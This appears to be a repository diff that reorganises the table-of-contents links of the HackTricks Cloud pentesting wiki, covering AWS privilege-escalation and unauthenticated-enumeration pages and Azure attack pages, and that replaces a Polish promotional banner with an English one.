||||
- [AWS - Privilege Escalation](pentesting-cloud/aws-security/aws-privilege-escalation/README.md)
|
||||
- [AWS - Apigateway Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-apigateway-privesc/README.md)
|
||||
- [AWS - AppRunner Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-apprunner-privesc/README.md)
|
||||
- [AWS - Bedrock Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-bedrock-privesc/README.md)
|
||||
- [AWS - Chime Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-chime-privesc/README.md)
|
||||
- [AWS - CloudFront](pentesting-cloud/aws-security/aws-privilege-escalation/aws-cloudfront-privesc/README.md)
|
||||
- [AWS - Codebuild Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-codebuild-privesc/README.md)
|
||||
- [AWS - Codepipeline Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-codepipeline-privesc/README.md)
|
||||
- [AWS - Apigateway Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-apigateway-privesc.md)
|
||||
- [AWS - AppRunner Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-apprunner-privesc.md)
|
||||
- [AWS - Chime Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-chime-privesc.md)
|
||||
- [AWS - Codebuild Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-codebuild-privesc.md)
|
||||
- [AWS - Codepipeline Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-codepipeline-privesc.md)
|
||||
- [AWS - Codestar Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-codestar-privesc/README.md)
|
||||
- [codestar:CreateProject, codestar:AssociateTeamMember](pentesting-cloud/aws-security/aws-privilege-escalation/aws-codestar-privesc/codestar-createproject-codestar-associateteammember.md)
|
||||
- [iam:PassRole, codestar:CreateProject](pentesting-cloud/aws-security/aws-privilege-escalation/aws-codestar-privesc/iam-passrole-codestar-createproject.md)
|
||||
- [AWS - Cloudformation Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-cloudformation-privesc/README.md)
|
||||
- [iam:PassRole, cloudformation:CreateStack,and cloudformation:DescribeStacks](pentesting-cloud/aws-security/aws-privilege-escalation/aws-cloudformation-privesc/iam-passrole-cloudformation-createstack-and-cloudformation-describestacks.md)
|
||||
- [AWS - Cognito Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-cognito-privesc/README.md)
|
||||
- [AWS - Datapipeline Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-datapipeline-privesc/README.md)
|
||||
- [AWS - Directory Services Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-directory-services-privesc/README.md)
|
||||
- [AWS - DynamoDB Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-dynamodb-privesc/README.md)
|
||||
- [AWS - EBS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ebs-privesc/README.md)
|
||||
- [AWS - EC2 Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ec2-privesc/README.md)
|
||||
- [AWS - ECR Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ecr-privesc/README.md)
|
||||
- [AWS - ECS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ecs-privesc/README.md)
|
||||
- [AWS - EFS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-efs-privesc/README.md)
|
||||
- [AWS - Elastic Beanstalk Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-elastic-beanstalk-privesc/README.md)
|
||||
- [AWS - EMR Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-emr-privesc/README.md)
|
||||
- [AWS - EventBridge Scheduler Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/eventbridgescheduler-privesc/README.md)
|
||||
- [AWS - Gamelift](pentesting-cloud/aws-security/aws-privilege-escalation/aws-gamelift/README.md)
|
||||
- [AWS - Glue Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-glue-privesc/README.md)
|
||||
- [AWS - IAM Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-iam-privesc/README.md)
|
||||
- [AWS - KMS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-kms-privesc/README.md)
|
||||
- [AWS - Lambda Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-lambda-privesc/README.md)
|
||||
- [AWS - Lightsail Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-lightsail-privesc/README.md)
|
||||
- [AWS - Macie Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-macie-privesc/README.md)
|
||||
- [AWS - Mediapackage Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-mediapackage-privesc/README.md)
|
||||
- [AWS - MQ Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-mq-privesc/README.md)
|
||||
- [AWS - MSK Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-msk-privesc/README.md)
|
||||
- [AWS - RDS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-rds-privesc/README.md)
|
||||
- [AWS - Redshift Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-redshift-privesc/README.md)
|
||||
- [AWS - Route53 Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/route53-createhostedzone-route53-changeresourcerecordsets-acm-pca-issuecertificate-acm-pca-getcer/README.md)
|
||||
- [AWS - SNS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sns-privesc/README.md)
|
||||
- [AWS - SQS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sqs-privesc/README.md)
|
||||
- [AWS - SSO & identitystore Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sso-and-identitystore-privesc/README.md)
|
||||
- [AWS - Organizations Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-organizations-prinvesc/README.md)
|
||||
- [AWS - S3 Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-s3-privesc/README.md)
|
||||
- [AWS - Sagemaker Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sagemaker-privesc/README.md)
|
||||
- [AWS - Secrets Manager Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-secrets-manager-privesc/README.md)
|
||||
- [AWS - SSM Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ssm-privesc/README.md)
|
||||
- [AWS - Step Functions Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-stepfunctions-privesc/README.md)
|
||||
- [AWS - STS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sts-privesc/README.md)
|
||||
- [AWS - WorkDocs Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-workdocs-privesc/README.md)
|
||||
- [AWS - Cognito Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-cognito-privesc.md)
|
||||
- [AWS - Datapipeline Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-datapipeline-privesc.md)
|
||||
- [AWS - Directory Services Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-directory-services-privesc.md)
|
||||
- [AWS - DynamoDB Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-dynamodb-privesc.md)
|
||||
- [AWS - EBS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ebs-privesc.md)
|
||||
- [AWS - EC2 Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ec2-privesc.md)
|
||||
- [AWS - ECR Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ecr-privesc.md)
|
||||
- [AWS - ECS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ecs-privesc.md)
|
||||
- [AWS - EFS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-efs-privesc.md)
|
||||
- [AWS - Elastic Beanstalk Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-elastic-beanstalk-privesc.md)
|
||||
- [AWS - EMR Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-emr-privesc.md)
|
||||
- [AWS - EventBridge Scheduler Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/eventbridgescheduler-privesc.md)
|
||||
- [AWS - Gamelift](pentesting-cloud/aws-security/aws-privilege-escalation/aws-gamelift.md)
|
||||
- [AWS - Glue Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-glue-privesc.md)
|
||||
- [AWS - IAM Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-iam-privesc.md)
|
||||
- [AWS - KMS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-kms-privesc.md)
|
||||
- [AWS - Lambda Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-lambda-privesc.md)
|
||||
- [AWS - Lightsail Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-lightsail-privesc.md)
|
||||
- [AWS - Macie Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-macie-privesc.md)
|
||||
- [AWS - Mediapackage Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-mediapackage-privesc.md)
|
||||
- [AWS - MQ Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-mq-privesc.md)
|
||||
- [AWS - MSK Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-msk-privesc.md)
|
||||
- [AWS - RDS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-rds-privesc.md)
|
||||
- [AWS - Redshift Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-redshift-privesc.md)
|
||||
- [AWS - Route53 Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/route53-createhostedzone-route53-changeresourcerecordsets-acm-pca-issuecertificate-acm-pca-getcer.md)
|
||||
- [AWS - SNS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sns-privesc.md)
|
||||
- [AWS - SQS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sqs-privesc.md)
|
||||
- [AWS - SSO & identitystore Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sso-and-identitystore-privesc.md)
|
||||
- [AWS - Organizations Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-organizations-prinvesc.md)
|
||||
- [AWS - S3 Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-s3-privesc.md)
|
||||
- [AWS - Sagemaker Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sagemaker-privesc.md)
|
||||
- [AWS - Secrets Manager Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-secrets-manager-privesc.md)
|
||||
- [AWS - SSM Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-ssm-privesc.md)
|
||||
- [AWS - Step Functions Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-stepfunctions-privesc.md)
|
||||
- [AWS - STS Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-sts-privesc.md)
|
||||
- [AWS - WorkDocs Privesc](pentesting-cloud/aws-security/aws-privilege-escalation/aws-workdocs-privesc.md)
|
||||
- [AWS - Services](pentesting-cloud/aws-security/aws-services/README.md)
|
||||
- [AWS - Security & Detection Services](pentesting-cloud/aws-security/aws-services/aws-security-and-detection-services/README.md)
|
||||
- [AWS - CloudTrail Enum](pentesting-cloud/aws-security/aws-services/aws-security-and-detection-services/aws-cloudtrail-enum.md)
|
||||
@@ -381,7 +335,6 @@
|
||||
- [AWS - Trusted Advisor Enum](pentesting-cloud/aws-security/aws-services/aws-security-and-detection-services/aws-trusted-advisor-enum.md)
|
||||
- [AWS - WAF Enum](pentesting-cloud/aws-security/aws-services/aws-security-and-detection-services/aws-waf-enum.md)
|
||||
- [AWS - API Gateway Enum](pentesting-cloud/aws-security/aws-services/aws-api-gateway-enum.md)
|
||||
- [AWS - Bedrock Enum](pentesting-cloud/aws-security/aws-services/aws-bedrock-enum.md)
|
||||
- [AWS - Certificate Manager (ACM) & Private Certificate Authority (PCA)](pentesting-cloud/aws-security/aws-services/aws-certificate-manager-acm-and-private-certificate-authority-pca.md)
|
||||
- [AWS - CloudFormation & Codestar Enum](pentesting-cloud/aws-security/aws-services/aws-cloudformation-and-codestar-enum.md)
|
||||
- [AWS - CloudHSM Enum](pentesting-cloud/aws-security/aws-services/aws-cloudhsm-enum.md)
|
||||
@@ -392,7 +345,7 @@
|
||||
- [Cognito User Pools](pentesting-cloud/aws-security/aws-services/aws-cognito-enum/cognito-user-pools.md)
|
||||
- [AWS - DataPipeline, CodePipeline & CodeCommit Enum](pentesting-cloud/aws-security/aws-services/aws-datapipeline-codepipeline-codebuild-and-codecommit.md)
|
||||
- [AWS - Directory Services / WorkDocs Enum](pentesting-cloud/aws-security/aws-services/aws-directory-services-workdocs-enum.md)
|
||||
- [AWS - DocumentDB Enum](pentesting-cloud/aws-security/aws-services/aws-documentdb-enum/README.md)
|
||||
- [AWS - DocumentDB Enum](pentesting-cloud/aws-security/aws-services/aws-documentdb-enum.md)
|
||||
- [AWS - DynamoDB Enum](pentesting-cloud/aws-security/aws-services/aws-dynamodb-enum.md)
|
||||
- [AWS - EC2, EBS, ELB, SSM, VPC & VPN Enum](pentesting-cloud/aws-security/aws-services/aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum/README.md)
|
||||
- [AWS - Nitro Enum](pentesting-cloud/aws-security/aws-services/aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum/aws-nitro-enum.md)
|
||||
@@ -417,7 +370,6 @@
|
||||
- [AWS - Redshift Enum](pentesting-cloud/aws-security/aws-services/aws-redshift-enum.md)
|
||||
- [AWS - Relational Database (RDS) Enum](pentesting-cloud/aws-security/aws-services/aws-relational-database-rds-enum.md)
|
||||
- [AWS - Route53 Enum](pentesting-cloud/aws-security/aws-services/aws-route53-enum.md)
|
||||
- [AWS - SageMaker Enum](pentesting-cloud/aws-security/aws-services/aws-sagemaker-enum/README.md)
|
||||
- [AWS - Secrets Manager Enum](pentesting-cloud/aws-security/aws-services/aws-secrets-manager-enum.md)
|
||||
- [AWS - SES Enum](pentesting-cloud/aws-security/aws-services/aws-ses-enum.md)
|
||||
- [AWS - SNS Enum](pentesting-cloud/aws-security/aws-services/aws-sns-enum.md)
|
||||
@@ -427,32 +379,31 @@
|
||||
- [AWS - STS Enum](pentesting-cloud/aws-security/aws-services/aws-sts-enum.md)
|
||||
- [AWS - Other Services Enum](pentesting-cloud/aws-security/aws-services/aws-other-services-enum.md)
|
||||
- [AWS - Unauthenticated Enum & Access](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/README.md)
|
||||
- [AWS - Accounts Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-accounts-unauthenticated-enum/README.md)
|
||||
- [AWS - API Gateway Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-api-gateway-unauthenticated-enum/README.md)
|
||||
- [AWS - Cloudfront Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-cloudfront-unauthenticated-enum/README.md)
|
||||
- [AWS - Cognito Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-cognito-unauthenticated-enum/README.md)
|
||||
- [AWS - CodeBuild Unauthenticated Access](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-codebuild-unauthenticated-access/README.md)
|
||||
- [AWS - DocumentDB Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-documentdb-enum/README.md)
|
||||
- [AWS - DynamoDB Unauthenticated Access](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-dynamodb-unauthenticated-access/README.md)
|
||||
- [AWS - EC2 Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-ec2-unauthenticated-enum/README.md)
|
||||
- [AWS - ECR Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-ecr-unauthenticated-enum/README.md)
|
||||
- [AWS - ECS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-ecs-unauthenticated-enum/README.md)
|
||||
- [AWS - Elastic Beanstalk Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-elastic-beanstalk-unauthenticated-enum/README.md)
|
||||
- [AWS - Elasticsearch Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-elasticsearch-unauthenticated-enum/README.md)
|
||||
- [AWS - IAM & STS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-iam-and-sts-unauthenticated-enum/README.md)
|
||||
- [AWS - Identity Center & SSO Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-identity-center-and-sso-unauthenticated-enum/README.md)
|
||||
- [AWS - IoT Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-iot-unauthenticated-enum/README.md)
|
||||
- [AWS - Kinesis Video Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-kinesis-video-unauthenticated-enum/README.md)
|
||||
- [AWS - Lambda Unauthenticated Access](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-lambda-unauthenticated-access/README.md)
|
||||
- [AWS - Media Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-media-unauthenticated-enum/README.md)
|
||||
- [AWS - MQ Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-mq-unauthenticated-enum/README.md)
|
||||
- [AWS - MSK Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-msk-unauthenticated-enum/README.md)
|
||||
- [AWS - RDS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-rds-unauthenticated-enum/README.md)
|
||||
- [AWS - Redshift Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-redshift-unauthenticated-enum/README.md)
|
||||
- [AWS - SageMaker Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-sagemaker-unauthenticated-enum/README.md)
|
||||
- [AWS - SQS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-sqs-unauthenticated-enum/README.md)
|
||||
- [AWS - SNS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-sns-unauthenticated-enum/README.md)
|
||||
- [AWS - S3 Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-s3-unauthenticated-enum/README.md)
|
||||
- [AWS - Accounts Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-accounts-unauthenticated-enum.md)
|
||||
- [AWS - API Gateway Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-api-gateway-unauthenticated-enum.md)
|
||||
- [AWS - Cloudfront Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-cloudfront-unauthenticated-enum.md)
|
||||
- [AWS - Cognito Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-cognito-unauthenticated-enum.md)
|
||||
- [AWS - CodeBuild Unauthenticated Access](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-codebuild-unauthenticated-access.md)
|
||||
- [AWS - DocumentDB Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-documentdb-enum.md)
|
||||
- [AWS - DynamoDB Unauthenticated Access](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-dynamodb-unauthenticated-access.md)
|
||||
- [AWS - EC2 Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-ec2-unauthenticated-enum.md)
|
||||
- [AWS - ECR Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-ecr-unauthenticated-enum.md)
|
||||
- [AWS - ECS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-ecs-unauthenticated-enum.md)
|
||||
- [AWS - Elastic Beanstalk Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-elastic-beanstalk-unauthenticated-enum.md)
|
||||
- [AWS - Elasticsearch Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-elasticsearch-unauthenticated-enum.md)
|
||||
- [AWS - IAM & STS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-iam-and-sts-unauthenticated-enum.md)
|
||||
- [AWS - Identity Center & SSO Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-identity-center-and-sso-unauthenticated-enum.md)
|
||||
- [AWS - IoT Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-iot-unauthenticated-enum.md)
|
||||
- [AWS - Kinesis Video Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-kinesis-video-unauthenticated-enum.md)
|
||||
- [AWS - Lambda Unauthenticated Access](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-lambda-unauthenticated-access.md)
|
||||
- [AWS - Media Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-media-unauthenticated-enum.md)
|
||||
- [AWS - MQ Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-mq-unauthenticated-enum.md)
|
||||
- [AWS - MSK Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-msk-unauthenticated-enum.md)
|
||||
- [AWS - RDS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-rds-unauthenticated-enum.md)
|
||||
- [AWS - Redshift Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-redshift-unauthenticated-enum.md)
|
||||
- [AWS - SQS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-sqs-unauthenticated-enum.md)
|
||||
- [AWS - SNS Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-sns-unauthenticated-enum.md)
|
||||
- [AWS - S3 Unauthenticated Enum](pentesting-cloud/aws-security/aws-unauthenticated-enum-access/aws-s3-unauthenticated-enum.md)
|
||||
- [Azure Pentesting](pentesting-cloud/azure-security/README.md)
|
||||
- [Az - Basic Information](pentesting-cloud/azure-security/az-basic-information/README.md)
|
||||
- [Az Federation Abuse](pentesting-cloud/azure-security/az-basic-information/az-federation-abuse.md)
|
||||
@@ -468,12 +419,10 @@
|
||||
- [Az - Services](pentesting-cloud/azure-security/az-services/README.md)
|
||||
- [Az - Entra ID (AzureAD) & Azure IAM](pentesting-cloud/azure-security/az-services/az-azuread.md)
|
||||
- [Az - ACR](pentesting-cloud/azure-security/az-services/az-acr.md)
|
||||
- [Az - API Management](pentesting-cloud/azure-security/az-services/az-api-management.md)
|
||||
- [Az - Application Proxy](pentesting-cloud/azure-security/az-services/az-application-proxy.md)
|
||||
- [Az - ARM Templates / Deployments](pentesting-cloud/azure-security/az-services/az-arm-templates.md)
|
||||
- [Az - Automation Accounts](pentesting-cloud/azure-security/az-services/az-automation-accounts.md)
|
||||
- [Az - Azure App Services](pentesting-cloud/azure-security/az-services/az-app-services.md)
|
||||
- [Az - AI Foundry](pentesting-cloud/azure-security/az-services/az-ai-foundry.md)
|
||||
- [Az - Cloud Shell](pentesting-cloud/azure-security/az-services/az-cloud-shell.md)
|
||||
- [Az - Container Registry](pentesting-cloud/azure-security/az-services/az-container-registry.md)
|
||||
- [Az - Container Instances, Apps & Jobs](pentesting-cloud/azure-security/az-services/az-container-instances-apps-jobs.md)
|
||||
@@ -509,7 +458,6 @@
|
||||
- [Az - Domain Services](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-domain-services.md)
|
||||
- [Az - Federation](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-federation.md)
|
||||
- [Az - Hybrid Identity Misc Attacks](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-hybrid-identity-misc-attacks.md)
|
||||
- [Az - Exchange Hybrid Impersonation (ACS Actor Tokens)](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-exchange-hybrid-impersonation.md)
|
||||
- [Az - Local Cloud Credentials](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-local-cloud-credentials.md)
|
||||
- [Az - Pass the Certificate](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-pass-the-certificate.md)
|
||||
- [Az - Pass the Cookie](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-pass-the-cookie.md)
|
||||
@@ -517,7 +465,6 @@
|
||||
- [Az - PTA - Pass-through Authentication](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-pta-pass-through-authentication.md)
|
||||
- [Az - Seamless SSO](pentesting-cloud/azure-security/az-lateral-movement-cloud-on-prem/az-seamless-sso.md)
|
||||
- [Az - Post Exploitation](pentesting-cloud/azure-security/az-post-exploitation/README.md)
|
||||
- [Az API Management Post Exploitation](pentesting-cloud/azure-security/az-post-exploitation/az-api-management-post-exploitation.md)
|
||||
- [Az Azure Ai Foundry Post Exploitation](pentesting-cloud/azure-security/az-post-exploitation/az-azure-ai-foundry-post-exploitation.md)
|
||||
- [Az - Blob Storage Post Exploitation](pentesting-cloud/azure-security/az-post-exploitation/az-blob-storage-post-exploitation.md)
|
||||
- [Az - CosmosDB Post Exploitation](pentesting-cloud/azure-security/az-post-exploitation/az-cosmosDB-post-exploitation.md)
|
||||
@@ -535,8 +482,6 @@
|
||||
- [Az - VMs & Network Post Exploitation](pentesting-cloud/azure-security/az-post-exploitation/az-vms-and-network-post-exploitation.md)
|
||||
- [Az - Privilege Escalation](pentesting-cloud/azure-security/az-privilege-escalation/README.md)
|
||||
- [Az - Azure IAM Privesc (Authorization)](pentesting-cloud/azure-security/az-privilege-escalation/az-authorization-privesc.md)
|
||||
- [Az - AI Foundry Privesc](pentesting-cloud/azure-security/az-privilege-escalation/az-ai-foundry-privesc.md)
|
||||
- [Az - API Management Privesc](pentesting-cloud/azure-security/az-privilege-escalation/az-api-management-privesc.md)
|
||||
- [Az - App Services Privesc](pentesting-cloud/azure-security/az-privilege-escalation/az-app-services-privesc.md)
|
||||
- [Az - Automation Accounts Privesc](pentesting-cloud/azure-security/az-privilege-escalation/az-automation-accounts-privesc.md)
|
||||
- [Az - Container Registry Privesc](pentesting-cloud/azure-security/az-privilege-escalation/az-container-registry-privesc.md)
|
||||
|
||||
@@ -1,14 +1,18 @@
|
||||
> [!TIP]
|
||||
> Ucz się & ćwicz AWS Hacking:<img src="../../../../../images/arte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">[**HackTricks Training AWS Red Team Expert (ARTE)**](https://hacktricks-training.com/courses/arte)<img src="../../../../../images/arte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">\
|
||||
> Ucz się & ćwicz GCP Hacking: <img src="../../../../../images/grte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">[**HackTricks Training GCP Red Team Expert (GRTE)**](https://hacktricks-training.com/courses/grte)<img src="../../../../../images/grte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">\
|
||||
> Ucz się & ćwicz Az Hacking: <img src="../../../../../images/azrte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">[**HackTricks Training Azure Red Team Expert (AzRTE)**](https://hacktricks-training.com/courses/azrte)<img src="../../../../../images/azrte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">
|
||||
> Learn & practice AWS Hacking:<img src="../../../../../images/arte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)<img src="../../../../../images/arte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">\
|
||||
> Learn & practice GCP Hacking: <img src="../../../../../images/grte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">[**HackTricks Training GCP Red Team Expert (GRTE)**](https://training.hacktricks.xyz/courses/grte)<img src="../../../../../images/grte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">\
|
||||
> Learn & practice Az Hacking: <img src="../../../../../images/azrte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">[**HackTricks Training Azure Red Team Expert (AzRTE)**](https://training.hacktricks.xyz/courses/azrte)<img src="../../../../../images/azrte.png" alt="" style="width:auto;height:24px;vertical-align:middle;">
|
||||
>
|
||||
> <details>
|
||||
>
|
||||
> <summary>Wspieraj HackTricks</summary>
|
||||
> <summary>Support HackTricks</summary>
|
||||
>
|
||||
> - Sprawdź [**subscription plans**](https://github.com/sponsors/carlospolop)!
|
||||
> - **Dołącz do** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) lub [**telegram group**](https://t.me/peass) lub **śledź** nas na **Twitterze** 🐦 [**@hacktricks_live**](https://twitter.com/hacktricks_live)**.**
|
||||
> - **Podziel się hacking tricks, zgłaszając PRy do** [**HackTricks**](https://github.com/carlospolop/hacktricks) i [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
|
||||
> - Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
|
||||
> - **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks_live**](https://twitter.com/hacktricks_live)**.**
|
||||
